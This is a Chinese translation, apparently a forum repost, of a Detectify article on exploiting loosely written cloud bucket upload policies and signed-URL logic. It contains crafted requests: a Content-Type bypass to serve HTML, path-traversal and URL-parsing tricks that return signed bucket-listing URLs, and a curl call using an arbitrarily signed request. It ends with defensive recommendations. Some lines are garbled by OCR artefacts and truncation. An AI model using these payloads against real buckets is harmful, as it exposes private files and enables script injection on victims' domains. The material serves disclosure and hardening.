Bucket上传策略和URL签名的绕过与利用

ginove / 2018-08-08 09:08:26 / 浏览数 4289 安全技术 WEB安全 顶(1) 踩(0)

Bucket上传策略和URL签名的绕过与利用

本文翻译自: https://labs.detectify.com/2018/08/02/bypassing-exploiting-bucket-upload-policies-signed-urls/

导读

Bucket(存储空间)上传策略是直接从客户端将数据上传到Bucket。通过上传策略中的这些规则以及与访问某些文件的相关逻辑，我们将展示如何爆出所有Bucket对象列表，

什么是Bucket策略

（如果您已经知道了什么是Bucket策略和URL签名，则可以直接跳到下面利用部分的内容）

Bucket策略是一种将内容直接上传到基于云端的大型存储区（如Google云端存储或AWS S3）的安全方式。我们的想法是创建一个定义有检验是否允许文件上传的策略，随后用密钥对策略进行签名，再将策略和签名发送给客户端。

然后，客户端可以直接将文件上传到Bucket，Bucke存储会验证上传的内容和策略是否匹配，如果匹配，则上传文件。

上传策略 vs URL预签名

在开始之前，我们需要明确指出有多种方法可以访问Bucket中的对象。使用POST请求访问Bucket时，POST策略（AWS）和POST对象（谷歌云存储）方式只允许上传内容。

另一种称为URL预签名（AWS）或URL签名（Google云端存储）的方式就不仅仅是可以修改对象。我们是否可以PUT，DELETE或GET默认的私有对象，取决于预签名逻辑定义的HTTP方式。

在定义内容类型(Content-Type)，访问控制和文件上传时，URL预签名比POST策略相比会更加宽松。使用错误的自定义逻辑也会更频繁地执行URL签名，如下所示。

有更多允许某人访问上传内容的方法，其中一个是AssumeRoleWithWebIdentity ，类似于POST策略，区别在于您可以获得由预定义的IAM Role(身份和访问管理角色)创建的临时安全凭证（ASIA *）。

如何发现上传策略或URL签名

这是使用POST方法的上传请求，如下所示：

Request

Raw | Params | Headers | Hex

```
POST /bucket-name HTTP/1.1
Host: s3.amazonaws.com
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryYZ9M3fyAHtK9a1fC
Content-Length: 481673

------WebKitFormBoundaryYZ9M3fyAHtK9a1fC
Content-Disposition: form-data; name="key"

acc123_logo.jpg
------WebKitFormBoundaryYZ9M3fyAHtK9a1fC
Content-Disposition: form-data; name="AWSAccessKeyId"

AKIAIKIKAOBIL6SRWE43
------WebKitFormBoundaryYZ9M3fyAHtK9a1fC
Content-Disposition: form-data; name="acl"

public-read
------WebKitFormBoundaryYZ9M3fyAHtK9a1fC
Content-Disposition: form-data; name="success_action_redirect"

https://dashboard.example.com/
------WebKitFormBoundaryYZ9M3fyAHtK9a1fC
Content-Disposition: form-data; name="policy"

CiAgICAgICAgICB7ICJleHBpcmF0aW9uIjogIjIwMTgtMDctMzFUMTM6NTU6NTBaIiwKICAgICAgI
CAgICAgImNvbmRpdGlvbnMiOiBbCiAgICAgICAgICAgeyJidWNrZXQiOiAiaGVsbG8tdGhlc
mUtbmljZS1vZi15b3UtdG8tbG9vay1oZXJlIDopIn0sCiAgICAgICAgICAgWyJzdGFydHMtd
2l0aCIsICIka2V5IiwgImFjYzEyMyJdLAogICAgICAgICAgICAgIHsiYWNsIjogInB1YmxpYy1yZ
WFkIn0sCiAgICAgICAgICAgICAgeyJzdWNjZXNzX2FjdGlvbl9yZWRpcmVjdCI6ICJodHRwczovL
2Rhc2hib2FyZC5leGFtcGxlLmNvbS8ifSwKICAgICAgICAgICAgICBbInN0YXJ0cy13aXRoIiwgI
iRDb250ZW50LVR5cGUiLCAiIl0sCiAgICAgICAgICAgICAgWyJjb250ZW50LWxlbmd0aC1yYW5nZ
SIsIDAsIDUyNDI4OF0KICAgICAgICAgICAgXQogICAgICAgICAgfQogICAgICAgIA==
------WebKitFormBoundaryYZ9M3fyAHtK9a1fC
Content-Disposition: form-data; name="signature"

l7OhH58diQuSpAf4eIWqHhifYAc=
------WebKitFormBoundaryYZ9M3fyAHtK9a1fC
Content-Disposition: form-data; name="Content-Type"

image/jpeg
------WebKitFormBoundaryYZ9M3fyAHtK9a1fC
Content-Disposition: form-data; name="file"; filename="Frog.jpg"
Content-Type: image/jpeg
```


该策略用的是base64编码的JSON，如下所示：

```
{
"expiration": "2018-07-31T13:55:50Z",
"conditions": [
 {"bucket": "bucket-name"},
 ["starts-with", "$key", "acc123"],
 {"acl": "public-read"},
 {"success_action_redirect": "https://dashboard.example.com/"},
 ["starts-with", "$Content-Type", ""],
 ["content-length-range", 0, 524288]
]
}
```

在AWS S3上的类似于下面的URL签名：

```
https://bucket-name.s3.amazonaws.com/?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIA...
```

就像谷歌云存储一样：

```
HTTPS ■//storage.googleapis.com/uploads/images/test.png?Expires=1515198382&GoogleAccessId=example%40example.iam.gserviceaccoun
```

上传策略的利用

现在到了有意思的部分！

如果我们想要发现策略中的错误，并充分利用，我们需要定义一些不同的属性：

- Access = Yes - 在上传后我们是否可以以某种方式访问□□该文件。在策略中ACL是否
  被定义为`public-read`或者能够接收上传文件的URL预签名。在策略中上传但未定义ACL的对象默认为私有。
- Inline=Yes - 如果您能够修改 `content-disposition`文件，那么我们可以在内联中提供内容。如果策略中根本没有定义，则文件以内联方式提供。

1. **`starts-with $key`**是空的

例：

```
["starts-with", "$key", ""]
```

这并不好，我们可以上传文件到Bucket中的任何位置，覆盖任何对象。您可以将key属性设置为任何内容，并且接受该策略。


注意：
在某些情况下，它的可利用性还是很困难，例如，只有一个Bucket用于上传从未公开的或以后会使用的名为UUID（通用唯一标识符）的对象，在这种情况下，我们不知道要

2. **`starts-with $key`**不包含路径分隔符或为所有用户都用相同的路径

例：

```
["starts-with", "$key", "acc_1322342m3423"]
```

如果策略的 `$key`部分包含一个已定义的部分，但是没有路径分隔符，我们可以将内容直接放在Bucket的根目录中。如果 `Access=Yes`和 `Inline=Yes`和`content-type`的类型（参见＃3和＃4），我们可以通过安装AppCache-manifest来窃取其他用户上传的URL(steal URLs uploaded by other users)。(@avlidienbrunn、我和 @filedescriptor 独立 发现的AppCache中的相关错误)



如果上传对象的路径对所有用户都是相同的，那这个问题也一样适用。

3. **`starts-with $Content-Type`**为空

例：

```
["starts-with", "$Content-Type", ""]
```

如果`Access=Yes`
和`Inline=Yes`，我们就可以在Bucket域上传`text/html`并提供此服务，如＃2所示，我们可以使用它来运行javascript或在此路径上安装AppCache-manifest，这意味着

4.使用**`starts-with $Content-Type`**定义内容类型

例:

```
["starts-with", "$Content-Type", "image/jpeg"]
```

和＃3一样，我们可以添加一些内容来使第一个内容类型成为一个未知的mime类型，往后追加`text/html`，文件将被认作为`text/html`类型：

```
Content-type: image/jpegz;text/html
```

此外，如果S_3 Bucket托管在公司的子域中，通过利用上述策略，我们还可以通过上传HTML文件在域上运行javascript。

最有趣的部分是在sandboxed(沙盒)域上通过上传内容来利用网站。

使用自定义逻辑来利用URL签名

URL签名是在服务器端签名并提供给客户端，以获得上传、修改或访问内容的许可。最常见的问题是网站构建自定义逻辑来检索它们。

首先，要了解怎么利用已签名的URL，重要的是要知道在默认情况下，如何获取Bucket根目录下已签名的可以显示Bucket的文件列表的GET-URL。这和使用公开列表Bucke

请记住，当我们知道Bucket中的其它文件时，我们也可以为它们请求URL签名，这就让我们有了访问私密文件的权限。

因此，我们目标始终是尝试获根目录或已知的另一个文件。

错误的自定义逻辑的例子

以下是一些示例，其中逻辑通过发出签名的GET-URL实际暴露了Bucket的根路径。

1.使用**`get-image`**这个点对整个Bucket进行可读访问

有以下要求：

```
https://freehand.example.com/api/get-image?key=abc&document=xyz
```

提供以下URL签名：

```
https://prodapp.s3.amazonaws.com/documents/648475/images/abc?X-Amz-Algorithm=AWS4-HMAC-SHA256...
```

但是，在签名之前对URL进行了规范化，因此通过遍历路径，我们可以指向Bucket的根目录：

```
https://freehand.example.com/api/get-image?key=../../../&document=xyz
```

结果：

```
https://prodapp.s3.amazonaws.com/?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIA...
```

这个URL提供了Bucket中全部文件的列表。

2.正则表达式解析URL签名请求，导致可完全获取读权限

这是另外一个例子，以下是在网站上的端点上获取所需的对象的URL签名的请求：

```
POST /api/file_service/file_upload_policies/s3_url_signature.json HTTP/1.1
Host: sectest.example.com

{"url":"https://example-bucket.s3.amazonaws.com/dir/file.png"}
```

它会解析URL并将其部分附加到URL签名，你将会得到这个：

```
{"signedUrl": "https://s3.amazonaws.com/example-bucket/dir/file.png?X-Amz-Algorithm=AWS4-HMAC..."}
```

可以使用s3.amazonaws.com上的子域和路径访问S3-Bucket，在这种情况下，服务器端逻辑规则会将URL更改为基于路径的Bucket URL。

通过欺骗URL extraction，您可以发送如下内容：

```
{ “url” ■“https■//.x./example-bucket” }
```

它会返回一个URL签名，如下所示：

```
{"signedURL":"https://s3.amazonaws.com//example-beta?X-Amz-Algorithm=AWS4-HMAC..."}
```

此URL将显示Bucket的完整文件列表。

3.利用临时的URL签名链接

这个是两年前的例子，是我发现的第一个和URL签名有关的问题。

在网站上，当您上传文件时，您首先在 `secure.example.com`下创建了一个随机密钥：

```
POST /api/s3_file/ HTTP/1.1
Host: secure.example.com

{"id":null,"random_key":"abc-123-def-456-ghi-789","s3_key":"/file.jpg","uploader_id":71957,"employee_id":null}
```

然后你会返回：

```
HTTP/1.1 201 CREATED
```

```
{"employee_id":null, "s3_key": "/file.jpg", "uploader_id": 71957, "random_key":"abc-123-def-456-ghi-789", "id": null}
```

这意味着，以下的URL：

```
https://secure.example.com/files/abc-123-def-456-ghi-789
```

然后会重定向到：

```
Location: https://example.s3.amazonaws.com/file.jpg?Signature=i0YZ...
```

然后可以发送以下的s3_key内容：

```
"random_key":"xx1234","s3_key":"/"
```


之后会有以下URL：

```
https://secure.example.com/files/xx1234
```

重新定向到：

```
Location: https://example.s3.amazonaws.com/?Signature=i0YZ...
```

非常正确！我现在已经有了他们Bucket的文件列表。这个实例非常糟糕，这个网站使用一个Bucket来存储他们的所有数据，包含他们拥有的每个文档和文件。当我尝试提取



建议

应根据每个文件上传请求或至少对每个用户生成一个对应的上传策略。

- `$key`应该有完整的定义：有一个唯一的、随机的名称以及随机的路径。
- `content-disposition(■■■■)`应优选被定义为`attachment(■■)`。
- `acl` 应该优先选择 `private` 或者不要定义。
- `content-type`应该明确设置（不使用 `starts-with`）或者不要设置。

而且，永远不要基于用户的请求参数创建URL签名，否则就会出现就像上面提到过的场景。

我见过的最糟的情况是：

```
https://secure.example.com/api/file_upload_policies/multipart_signature?to_sign=GET%0A%0A%0A%0Ax-amz-date%3AFri%2C%2009%20Mar%
```

你确实给了它你要签名的请求，并且它回复了你所要的签名：

```
0zfAa9zIBlXH76rTitXXXuhEyJI =
```

这用来制作获取URL签名的请求：

```
curl -H "Authorization: AWS AKIAJAXXPZR2XXX7ZXXX:0zfAa9zIBlXH76rTitXXXuhEyJI=" -H "x-amz-date: Fri, 09 Mar 2018 00:11:28 GMT"
```

相同的签名方法不仅仅用于S3，这使您能够将您想要的每个请求，签署到AWS-key被允许使用的任何AW-service。

Detectify 由白帽构建的一个Web漏洞扫描程序，可检查1000多个已知漏洞。我们是从Detectify Crowdsource黑客社区和包括FransRosén在内的内部安全研究人员那里获取的研究资料来实现这个程序的。立即使用Detectify检查您的Web应用程序是否存在漏洞。
其他关于S3的Bucket的研究：深入AWS S3访问控制——全面控制你的资产

上一篇：Ruby on Rails 路径穿... 下一篇：银行木马Pegasus样本分析
1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板